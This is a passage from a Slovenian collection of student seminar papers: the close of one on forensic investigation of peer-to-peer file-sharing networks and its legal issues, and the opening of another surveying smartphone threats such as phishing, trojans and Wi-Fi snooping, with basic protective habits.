Prenos datoteke poteka preko direktne TCP povezave. Uporabnik zahteva in prenaša bloke vsebine, ti so po velikosti majhni recimo 16 kB. Te bloke se potem združi v dele datoteke, katerih pravilnost se preveri prek perpiece hashev v torrentu. Kakor pri Gnutteli tudi tukaj ponavadi preiskovalec izvede Single Source Download. Prenos datoteke je bolj kompliciran kot pri Gnutelli. Zaradi narave preiskave si datoteko prenašamo zgolj od enega uporabnika in ne izvajamo deljenja ostalim sosedom, bo čas prenosa pri preiskovalcu bistveno počasnejši, kot bi bil sicer. Protokol BitTorrent je namreč zasnovan tako, da onemogoča leeching – prenašanje vsebina brez uploadanja vsebine ostalim uporabnikom, kar pa je ravno to kar počne preiskovalec pri Single Source Prenosu. Upload neke lažne vsebine ostalim uporanikom s strani preiskovalca ne koristi, saj Torrent odjemalci tako početje zaznajo in kaznujejo ali odstranijo uporanika, ki to počne. Boljša rešitev za preiskovalca je da prenese zgolj znane majhne dele prepovedane vsebine, recimo majhne datoteke ali določene sličice videa. Da to stori čim hitreje mora nastaviti njihov prenos na najvišjo prioriteto.

4.2.2 Preiskava osumljenčevega računalnika

Ko smo določen računalnik identificirali kot potencialnega zločinca zlorabe P2P omrežij in dobimo nalog, lahko naredimo sliko diska uporabnika in začnemo s njeno preiskavo. Ključno je vedeti katera P2P programska oprema je bila uporabljena in da jo dobro poznamo. Glavne razlike med P2P programi so navadno omejene na datotečne poti, ki jih uporabljajo in format informacij v konfiguracijskih, medpomnilniških in dnevniških datotekah.

Mesta ki nas zanimajo:

Dnevniške datoteke
Vsebujejo informacije o dogodkih ki so se odvijali tekom poganjanja P2P programa, recimo iskalna vsebina, ki je bila vnesena, časi prenosa datotek, čas uporabe in namestitve. Včasih potrebujemo tudi programsko opremo, ki nam datoteke pretvori v nam berljiv format.

Konfiguracijske datoteke
Določajo nastavitve P2P programa, recimo lokacija kjer se zapisujejo dnevniške datoteke, uporabniško ime in geslo, sosedi s katerimi si uporabnik izmenjuje datoteke. Kakor pri dnevniških datotekah, tudi lahko tukaj potrebujemo posebno programsko opremo za branje teh datotek.

Medpomnilniške (angl. cache) datoteke
Začasno hranijo iskane nize ali pa dele datotek ki so v prenosu *deljene* (angl. shared) mape. Te vsebujejo dejanske prenesene datoteke, ki si jih uporabniki tudi delijo med sabo. V primeru, da je osumljenec P2P program odstranil iz računalnika, lahko še zmeraj ostanejo datotečne mape programa. Prav tako lahko ostanejo ključi v registru, ki določajo uporabniške nastavitve. Lahko jih najdemo tudi v varnostnih kopijah registra, ko računalnik naredi obnovitvene točke (angl. system restore check point).

P2P Marshall
Je orodje, ki analizira rabo P2P programov. Podprti so sledeči programi: Ares, BitTorrent, FrostWire, LimeWire, uTorrent, Azureus Vuze, eMule, Kazaa, bere lahko raw/dd, EnCase, FTK, and AFF formate slik diska. Ločeno prikaže za vsakega izmed P2P programov informacije o prenesenih/deljenih datotekah, uporabnikih/gostiteljih in vpise v dnevniške datoteke odjemalca. Omogoča tudi učinkovito iskanje po prenesenih datotekah.




Figure 7: Program P2P Marshall.




Figure 8: Iskanje datoteke s programom P2P Marshall.

Figure 9: Primer digitalnega podpisa v sliki.




Figure 10: Orodje ipblock.

4.3 Analiza dokazov

Pri analizi dokazov nas zanima:

Količina prepovedanih vsebin
Ena sama posedovana prepovedana datoteka najbrž ne bo dovolj za obtožnico, medtem ko bi lahko zbirka datotek, ki se je spreminjala in dopolnjevala skozi čas, predstavljala zadostno gradivo.

Razširjenost
Število uporabnikov, ki je sodelovalo pri posedovanju in izmenjavanju prepovedane vsebine. Tukaj lahko pride do problemov zaradi lokacije uporabnikov. Na primer da izvajamo interno preiskavo in je eden izmed osumljenih uporabnikov izven organizacije ali pa da je osumljenec v neki drugi državi in tako izven naše pristojnosti.

Čas trajanja
Čas trajanja posedovanja in izmenjevanja prepovedane vsebine.

Resnost kršenja
Pri vsebini, ki krši avtorske pravice nas zanima tudi resnost kršenja glede na zakone o kršenju avtorskih pravic. Za ugotavljanje kršenja avtorskih pravic si pomagamo z digitalnim podpisom(Digital Watermark). Digitalni podpis je označba v neki slikovni, video ali avdio datoteki. V bistvu se znotraj datoteke skrije nekaj informacije, na podoben način kot pri steganografiji. Razlika je, da se pri steganografiji trudimo podatke čim bolj skriti, pri digitalnem dokazu, pa jih želimo skriti tako, da so vidni zgolj z uporabo nekega specifičnega algoritma, sicer pa niso vidni.

5. GLAVNI PROBLEMI PRI PREISKOVANJU

5.1 Tehnični problemi

Problemi pri pridobivanju dokazov:

Šifriranje(Enkripcija)
Ko poteka komunikacija med dvema sosedoma v P2P, lahko pride do težav zaradi rabe šifriranja na omrežni plasti. Tako postane zelo težavno pridobiti katerekoli uporabne informacije iz izmenjanih paketov, tudi če beležimo komunikacijo na več mestih.

Validacija dokazov
Dokaze moramo zbirati na vsakem koraku preiskave, če ne izvedemo pravilno validacije dokazov lahko tvegamo da s tem propade celotna preiskava zaradi neuporabnost pridobljenih dokazov v sodnem procesu. Pri zbiranju informacij moramo paziti, da bo informacijo mogoče preveriti tudi v kasnejših korakih v preiskavi. Cilj je da na koncu na zasežen računalniku najdemo že prej opazovane identifikatorje kot je GUID in prepovedano vsebino(angl. contraband).

Blokiranje IP naslova preiskovalca
Z uporabo različnih orodij kot so PeerBlock, PeerGuardian, Moblock, lahko blokiramo nekemu IP naslovu dostop do P2P omrežja. S storitvami kot je na primer Ipblock lahko najdemo IP naslove organizacij, ki bi se ukvarjale z preiskavo ali pa naprav, ki so bile označene za Anti – P2P aktivnosti. Zato moramo paziti da IP naslov naprave s katero bomo izvedli preiskavo, ne obstaja v katerem blokiranem listu. Tako moramo paziti, da ne izvedemo preiskave iz znane organizacije, ki se ukvarja s preiskavami. Paziti moramo tudi da ne zbudimo sumničavosti z določenim obnašanjem, recimo pretiranim poizvedovanjem po omrežju.

Prostorska zahtevnost
V začetni fazi preiskave je pomembno da beležimo promet na omrežju, ki ga preiskujemo. Beležimo lahko na primer čas pošiljanja paketov in njihovo vsebino. Problem nastane ker si vozlišča P2P omrežja, med seboj izmenjujejo velike količine metapodatkov za operativne in vzdrževalne namene. Če bi beležili vsak poslan paket, bi tako končali z veliko količino zapisov, težave bi imeli s shrambo, kot tudi s kasnejšo analizo zapisov, zaradi njihove količine. Tako nima smisla da beležimo celotni promet in je zato bolje sproti filtrirati in odstranjevati sporočila, ki nam ne posreduje nobenih informacij pomembnih za preiskavo.




Figure 11: Orodje PeerBlock.

Časovna zahtevnost
Se nanaša na potrebno procesorsko moč, ki je potrebna da učinkovito beležimo promet na omrežju. Ker so P2P omrežja velika, je z zgolj enim težko učinkovito beležiti promet v omrežju. Zato moramo naredi pazljivo analizo, s kolikšnim številom računalnikov bomo beležili promet v omrežju in kako jih bomo postavili.

Dostop do omrežja
Fizična geografska lokacija računalnikov v P2P omrežju je nepomembna, še tako oddaljena računalnika sta lahko v omrežju soseda, saj P2P protokol teče na aplikacijski plasti. Tako da je lokacija računalnika preiskovalca nepomembna kadar opazujemo dogajanje na aplikacijski plasti. Če pa opazujemo promet na omrežni plasti, postane lokacija računalnika s katerim opazujemo pomembna. Na to lahko gledamo kot na problem pokrivanja grafa. Pri tem problemu skušamo izbrati čim manjšo podmnožico vozlišč v grafu na tak način, da lahko iz njih dostopamo do vseh ostalih vozlišč v grafu v zgolj enem koraku. Graf v tem primeru predstavlja P2P omrežje, podmnožica vozlišč pa so računalniki s katerimi opazujemo promet v omrežju.

5.2 Pravni problemi

Med forenzično preiskavo P2P omrežij preiskovalce zraven tehničnih ovir pestijo tudi problemi pravne narave. Med preiskavo so tudi preiskovalci zavezani k spoštovanju zakonov, zato morajo biti seznanjeni z zakonodajo države, v kateri poteka preiskava. Predvsem pa morajo poznati podrobnosti protokolov P2P mreže, ki jo preiskujejo, zato da lahko zakonito zberejo vse potrebne dokaze in je te kasneje mogoče uporabiti v sodnem postopku, bodisi kriminalnem ali civilnem. Omenili bomo tri najbolj sporne točke preiskave, v nadaljevanju pa bomo podali primer zakonodaje, ki ureja ta področja v različnih državah.

Nalaganje in prenos nelegalnih vsebin
Nekatere aplikacije imajo privzeto samodejno nalaganje datotek ali pa uporabnike, ki ne nalagajo vsebin na splet celo kaznujejo z znižanjem hitrosti prenosa. Ker je razširjanje nezakonitih vsebin prepovedano, morajo preiskovalci biti pazljivi, da med prenašanjem dokaznega materiala na računalnik onemogočijo nalaganje datotek na splet, saj bi s tem kršili zakon. Če preiskovalci, četudi ponesreči, sodelujejo pri razširjanju nezakonite vsebine, lahko ogrozijo zakonitost cele preiskave.

Pristojna oblast
Ker se tehnologija zelo naglo razvija, pravo včasih težko ostaja v koraku z razvojem. Ponavadi je potrebno nekaj časa, da se identificirajo in definirajo nezakonita dejanja, ki jih omogoča nova tehnologija. Zaradi tega je zakonodaja, ki ureja področje kibernetskega kriminala, od države do države različna, v nekaterih pa celo nepopolna. Preiskovalci morajo biti pri izvajanju preiskave zelo previdni, saj so lahko določena vozliča v P2P mreži zunaj pristojne oblasti države, v kateri se izvaja preiskava. V tem primeru je potrebno proučiti mednarodne zakone in zakone države v kateri se vozlišče nahaja.

Pravica do zasebnosti
Tekom preiskave se večkrat pojavi vprašanje kateri podatki se smatrajo za zasebne podatke uporabnika. Zaradi tega se včasih pojavi dilema ali je bolj pomembna pravica do zasebnosti uporabnika, ki je osumljen kršenja avtorskih pravic, ali pa imajo prednost avtorjeve avtorske pravice in je zato med zbiranjem dokazov v forenzični preiskavi spremljivo poseči v zasebnost osumljenca.

5.2.1 Zakonodaja

Glavna pravna vprašanja, ki se pojavijo pri preiskovanju P2P mrež, so vdor v uporabnikovo zasebnost ter sodelovanje tretje stranke in odgovornost tretje stranke pri kršenju avtorskih pravic s pomočjo P2P mrež. Kljub temu, da obstajajo določeni mednarodni sporazumi in pogodbe (npr. *World Intellectual Property Organization Copyright Treaty-WCT*, Anti-Counterfeiting Trade Agreement- ACTA), ki urejajo področje avtorskih pravic, ima večina držav tudi svoje zakone, ki so služijo spopadanju s piratstvom. V določenih državah, npr. Kanadi, Nizozemski, Španiji, Panami, itd. pa je nalaganje kopirane glasbe celo zakonito. V Kanadi je za namene zasebne uporabe zakonito nalagati datoteke, ki imajo zaščitene avtorske pravice, le razširjati (npr. preko P2P mreže) jih je prepovedano. Pregledali bomo najbolj relevanto zakonodajo v Združenih državah Amerike in Veliki Britaniji.

ZDA
Četrti amandma ameriške ustave določa, da ima vsak človek pravico do zasebnosti. Da ne prihaja do zlorab moči, je v posameznikovo zasebnost dovoljeno poseči samo v primeru utemeljenega suma. V tem primeru preiskovalci od sodišča pridobijo nalog za preiskavo in zaseg dokaznega materiala. Pri tem je zelo pomembno kateri podatki se v primeru P2P mrež smatrajo kot zasebni.

Zakon o zasebnosti elektronski komunikacij [5] iz leta 1986 (angl. *Electronic communications Privacy Act*) je podlaga današnjim zakonom v zvezi s prisluškovanjem, ki določajo, da je aktiven klic (v vseh primerih

telefonije: žična, mobilna, internetna) zaseben in je za prestrezanje le tega potreben sodni nalog. Kongres pa je odločil, da pridobivanje podatkov o klicu, ki so shranjeni na ISP-jevih strežnikih (ti so ekvivalentni sporočilu, ki je shranjeno na avtomatskem odzivniku, v primeru žične telefonije) ni poseganje v zasebnost posameznike. Podobno lahko posameznik utemeljeno pričakuje zasebnost podatkov shranjenih na njegovem računalniku, podatki shranjeni na ISP strežnikih (v primeru centralizirane arhitekture P2P mrež) in transakcijski podatke (npr. identifikacijski podatki uporabnika, kot je IP naslov) pa ne štejejo kot zasebni podatki uporabnika. Z zakonom *DCMA* (angl. *Digital Millenium Copyrights Act*) [3], ki je implementacija WCT-ja v ZDA, so lastniki avtorskih pravic dobili možnost, da zahtevajo nalog, na podlagi katerega mora ISP predati podatke o identiteti posameznika, ki je osumljen kršenja avtorskih pravic. Isti dokument pa ISP-je pod določenimi pogoji odvezuje odgovornosti za kršenje avtorskih pravic.

VB

Temelj boja proti nezakonitemu reproduciranju in širjenju neavtorskih del je v Veliki Britaniji *UK Digital Economy Act*(DEA 2010). Ta je uvedel zakonodajo, ki med drugim nalaga ISP-jem obveznost opozarjanja uporabnikov, osumljenih kršenja avtorskih pravic. Prav tako so ISP-ji dolžni hraniti število izdanih opozoril posamezniku in voditi evidenco IP naslovov, ki so bili vpleteni v omenjene kršitve.

Če avtor nekega dela meni, da so bile njegove avtorske pravice kršene, pošlje poročilo o prekršku ustreznemu ISP-ju. Ta prouči dokaze in v primeru zadostnih dokazov opozori osumljenega uporabnika. Če je uporabnik bil določeno krat osumljen kršenja avtorskih pravic, ga ISP doda na *seznam kršiteljev avtorskih pravic* (angl. *Copyright infringement list - CIL*). Seznam je zaupen, vendar lahko na zahtevo avtorja sodišče izda nalog za razkritje določenih osumljencev s seznama, proti katerim potem avtor sproži sodni postopek.

6. ZAKLJUČEK

Forenzična preiskava P2P omrežij še ni dobro razvita, saj se opaža pomanjkanje tako smernic, kot tudi programske opreme za preiskavo P2P omrežij. Možnih je kar nekaj izboljšav v prihodnosti za boljšo preiskavo P2P omrežij. Pri preiskovanju avtorsko zaščitene vsebine, bi se lahko posluževali digitalnega prstnega odtisa(digital fingerprint). Tako bi imela legalno prodana digitalna vsebina, znotraj vsebine identifikator kupca, preko katerega bi lahko ugotovili, kdo je začel nelegalno širiti vsebino. Lahko bi razvili tudi boljše načine za odkrivanje vsebine prek digitalnih podpisov. Tako bi imeli programsko opremo, ki bi sama avtomatsko pregledovala P2P omrežje, prav tako bi lahko iskala znano prepovedano vsebino, kot je otroška pornografija. V primerih, ki zahtevajo preiskovanje razpečevanja otroške pornografije, bi bilo potrebno najti načine ugotavljanja začetnega nalagalca, saj je lahko ta posnel vsebino in bi s tem lahko tudi preprečili take zlorabe.

7. LITERATURA

[1] Marc Liberatore, Robert Erdely, Thomas Kerle, Brian Neil Levine, Clay Shields: Forensic investigation of peer-to-peer file sharing networks, Digital investigation 7, strani: 95-103, 2010

[2] Mark Taylor, John Haggerty, David Gresty, Tom Barry: Digital evidence from peer-to-peer networks, Computer law & security review 27, strani 647-652, 2011

[3] Sai Giri Teja Myneedu, Evidence Collection for Forensic Investigation in Peer to Peer Systems, magistrsko delo, Iowa State University, 2011

[4] Mark Taylor, John Haggerty, David Gretsky, Paul Fergus: Forensic investigation of peer-to-peer networks, 2010

[5] Fa-Chang Cheng, Wen-Hsing Lai: An overview of VoIP and P2P copyright and lawful-interception issues in the United States and Taiwan, Digital investigation 7, strani:81-89, 2010

[6] Okechukwu Benjamin Vincents, When rights clash online: the tracking of P2P copyright infringements vs. the EC personal data directive, International journal of law and information technology 16, strani 270-296, 2008

Varnostni izzivi pametnih telefonov

Vesna Glavač Tanja Malić Tinkara Toš

ABSTRACT

Z vse večjim razvojem pametnih mobilnih naprav je prav, da se zavedamo vseh njegovih prednosti, predvsem pa tudi slabosti. Kot uporabnik pametnega mobilnega telefona se moramo zavedati, da naša naprava ni povsem neranljiva in da moramo biti previdni pri prenosu vseh zanimivih in uporabnih aplikacij na naš telefon. Ni vse zlato kar se sveti in tudi aplikacije niso samo uporabne, lahko so tudi škodoželjne.

V članku se bomo najprej seznanili s pojmom pametni mobilni telefon, nato si bomo ogledali zakaj so pametni telefoni sploh zanimivi za potencialne vdore, nato še o škodljivi programski opremi in možnimi napadi na naše naprave ter kako se lahko zaščitimo pred njimi, oziroma kako vemo, da smo bili napadeni. Sledil bo pregled MDM (*Mobile Device Management*) na iOS ter nazadnje še malo o mobilni forenziki.

Keywords

pametni mobilni telefon, napad, škodljiva prodgramska oprema, MDM, mobilna forenzika

1. UVOD

Pametni telefon je naprava, ki proizvaja in sprejema telefonske klice preko mobilnega omrežja, ki ga ponuja operater mobilne telefonije. Poleg telefonije pa pametni telefoni podpirajo široko paleto drugih uporabniku uporabnih storitev, kot so kratka sporočila, MMS, e-pošta, dostop do interneta, kratki doseg brezžične komunikacije (infrardeča svetloba, bluetooth), poslovne aplikacije, fotografije in raznovrstne igre. Torej mobilni telefoni, ki omogočajo vse to in še več splošne računalniške zmogljivosti, so označeni kot pametni telefoni. [1] Prav zaradi obsega storitev in aplikacij, ki jih pametni telefoni omogočajo, so izpostavljeni napadom in zlonamernim vdorom. Skozi seminarsko nalogo preučimo, kakšni so možni napadi na pametne telefone, kako se lahko pred njimi branimo ter kje in kako forenziki pridobijo podatke v primeru forenzične preiskave telefona.

	Basic	Advanced	Smart
OS	Proprietary	Proprietary	Linux, Windows Mobile, RIM OS, Palm OS, Symbian
PIM	Simple Phonebook	Phonebook and Calendar	Reminder List, Enhanced Phonebook and Calendar
Applications	None	MP3 Player	MP3 Player, Office Document Viewing
Messaging	Text Messaging	Text with Simple Embedded Images and Sounds (Enhanced Text)	Text, Enhanced Text, Full Multimedia Messaging
Chat	None	SMS Chat	Instant Messaging
Email	None	Via Network Operator's Service Gateway	Via POP or IMAP Server
Web	None	Via WAP Gateway	Direct HTTP
Wireless	IrDA	IrDA, Bluetooth	IrDA, Bluetooth, WiFi

Figure 1: Razlika v programju med navadnim telefonom, naprednim telefonom in pametnim telefonom.

2. NAPADI NA PAMETNE TELEFONE

Prva stvar, ki se jo vprašamo, kadar govorimo o napadih na pametne telefone, je, zakaj bi nekdo hotel napasti pametni telefon? Razlogov za to je več. Glavni razlog je, da je pametni telefon zlata jama osebnih informacij ter informacij o podjetjih. Na pametnih telefonih imamo shranjene osebne podatke, podatke o podjetjih, s katerimi sodelujemo, e-pošto, razna pomembna uporabniška imena in gesla (npr. za dostop do omrežja v podjetju, za dostop do elektronskega bančništva, ipd.), datoteke in ostale podatke. Vse to so podatki, ki jih lahko zlonamerni hekerji zlorabijo in nas oškodujejo. Čeprav se hekerji srečujejo s problemi omejenega spomina in majhne procesorske moči pametnih telefonov, imamo mi, kot uporabniki, problem, saj so napadi večinoma osredotočeni na eno napravo. Zaradi tega je praktično nemogoče napisati antivirusni ali varnostni program za pametne telefone. Obstajajo pa tudi nekateri napadi, ki lahko škodujejo več uporabnikom hkrati. Pogledali si bomo nekaj najpogostejših napadov na pametne telefone.

- Phishing - Phishing je napad, pri katerem heker uporabi lažno verzijo prave spletne strani z namenom pridobiti določene podatke. Na primer heker uporabi lažno prijavno spletno stran in s tem pridobi uporabniško ime in geslo.
- Spyware - Spyware je programska oprema, ki potihoma krade informacije in jih pošilja prisluškovalcem. Pri tem uporabnik ne zazna kraje informacij.
- Izkoriščanje - Izkoriščanje (angl. exploiting) zlorablja pomanjkljivosti platforme, da heker dobi popoln nad-

zor nad napravo. Ko dobi popoln nadzor nad napravo, jo lahko izkoristi za krajo gesel bančnih računov, zajetje osebnih podatkov, pošiljanje SMS sporočil in klicanje na premijske številke, izbris podatkov na napravi, posreden napad na določene tarče (ostale uporabnike), ...

- Aplikacijske trgovine - V aplikacijskih trgovinah (npr. Google Play, App Store, Marketplace) se pojavlja vedno več okuženih kopij legalnih aplikacij, raznih aplikacij z malware-om in podobnih škodljivih aplikacij. Z nalaganjem takih aplikacij okužimo napravo.
- Črvi - Črvi so programska oprema, ki se sami replicirajo in razširijo po omrežju. Večinoma so namenjeni zasedanju omrežja, nekateri pa tudi za ustvarjanje tako imenovanih 'zombie' računalnikov, ki jih kontrolira avtor črva. 'Zombie' računalniki so lahko tudi povezani v omrežje, ki ga imenujemo 'botnet' (omrežje bot-ov). Ti so namenjeni za vsiljevanje (angl. spam).

  Eden bolj znanih črvov zadnjih let je avstralski Ikee Worm. Ta je napadal iPhone naprave tistih, ki so jailbreak-ali svojo napravo. Njegov namen je nalaganje nelegalnih aplikacij. Nekatere so bile okužene s črvom tako, da so spremenile ozadje na pametnem telefonu in sicer za ozadje so nastavile sliko popularnega pop pevca Ricka Astleya iz 80. let. Čez sliko pa je bil slogan 'ikee is never going to give you up' (o.p. ikee te nikoli ne bo pustil na cedilu). [10]
- Trojanski virusi - To so programi, ki uporabniku predstavljajo nek drug program, v resnici pa začnejo povzročati škodo takoj, ko program zaženemo. Trojanski virusi se ne širijo sami, ampak s pomočjo virusov, črvov ali s preneseno programsko opremo. Povzročajo podobno škodo kot pri izkoriščanju. Zadnja leta so najhujši trije trojanski virusi: Geinimi, SMS Android in Red Bunny.

  Geinimi trojanski virus hekerji 'prilepijo' na določene aplikacije ali priložnostne igre (npr. 'Monkey Jump 2'). Takih aplikacij je več kot 30. Ko uporabnik naloži okuženo aplikacijo, je njegova naprava zavzeta. To pomeni, da se lahko SMS sporočila, kontakti in podatki o lokaciji pošiljajo na oddaljen strežnik, kjer jih heker prevzame in izkoristi. Heker ima s tem trojanskim virusom tudi moč nalaganja datotek, klicanja, pošiljanja SMS sporočil in podobnih stvari. Je tudi prvi Android malware, ki ima enake sposobnosti kot botnet omrežje.

  SMS Android trojanski virus se poslužuje premijskih SMS sporočil in lastnika naprave udari tam, kjer najbolj boli – po denarnici. Čeprav se je doslej pojavil le v Rusiji, je vredno opazovati račun za pametni telefon.

  Red Bunny trojanski virus se je prvič pojavil leta 2010 na Kitajskem. Njegovi nameni niso čisto znani, vendar naj bi bil njegov glavni namen zviševanje uporabnikovega računa za telefon. [10]
- Man-in-the-middle napad - Vsaka naprava, ki je povezana v brezžično omrežje je izpostavljena takim napadom. To je oblika prisluškovanja, pri kateri se napadalec neodvisno poveže z žrtvami in usmerja sporočila med njimi tako, da žrtve ne opazijo napadalca vmes. S tem lahko napadalec tudi spreminja sporočila brez da bi žrtve za to izvedele.
- Direktni napad - Pri direkten napadu nimamo vmesnih programov. Deluje tako, da dobimo SMS, ki vsebuje viruse in napravo okuži, virusi pa se širijo tudi preko bluetooth povezav, lahko pa jih dobimo tudi preko datotek ali virusov, poslanih direktno na napravo.
- Wi-Fi snooping - Wi-Fi snooping je v bistvu prisluškovanje. Deluje na odprtih brezžičnih omrežjih. Napadalec opazuje promet na omrežju in če uporabnik ni previden, lahko napadalec tako dostopa tudi do osebnih informacij.

3. VARNOSTNE LUKNJE, KI JIH POVZROČAMO SAMI

Varnostnih lukenj ne povzročajo le hekerji, ampak jih povzročamo tudi sami. Pogledali si bomo nekaj najpogostejših varnostnih lukenj, ki jih povzročimo sami.

Pogosta varnostna luknja, ki jo povzročamo, je izguba telefona. V trenutku nepazljivosti lahko izgubimo vse podatke, ki jih imamo shranjene na telefonu, s tem, ko telefon nekje pozabimo ali pa nam ga ukradejo. Tem težavam se izognemo z nadzorom telefona. Po uporabi ga vedno pospravimo in s tem preprečimo izgubo telefona in podatkov. [9]

Glede na to, da dostop do podatkov temelji zgolj na našem geslu, je zelo pomembno, da uporabljamo močno geslo. Zaradi omejene količine spomina v pametnih telefonih se vedno več ljudi odloča za uporabo oblaka. Po eni strani je to priročno, saj če izgubimo telefon ali ga zamenjamo, se le sinhroniziramo z oblakom in imamo vse podatke, ki jih potrebujemo na dlani. Skrbeti pa nas lahko začne, če imamo prešibko geslo. Kdor bo izvedel naše geslo za dostop do oblaka, bo lahko prišel do naših podatkov preko spleta tudi, ko bomo imeli telefon varno v žepu. Če je mogoče, vklopimo še dodatno zaščito (npr. dvofaktorska avtentikacija in unikatna gesla za aplikacije) in se s tem zavarujemo.

Pomembna varnostna luknja je tudi neprevidna uporaba odprtih brezžičnih omrežij. Vedno več javnih krajev nam omogoča dostop do interneta brezplačno in preko odprtih brezžičnih omrežij. Če ta dostopna točka ni dovolj zavarovana, lahko pride do prestrezanja prometa (Wi-Fi snooping). Kadar nimamo na voljo dovolj varne dostopne točke, je potrebna previdnost pri uporabi. To pomeni, da storitev, kjer je zahtevano uporabniško ime in geslo, uporabljamo z uradno aplikacijo. V primeru uporabe brskalnika, pa moramo biti pozorni na zaklenjeno ključavnico. Nikoli ne smemo izvajati finančnih transakcij v nezaščitenih javnih omrežjih (vpis številke kreditne kartice ali opravljanje bančnih storitev)!

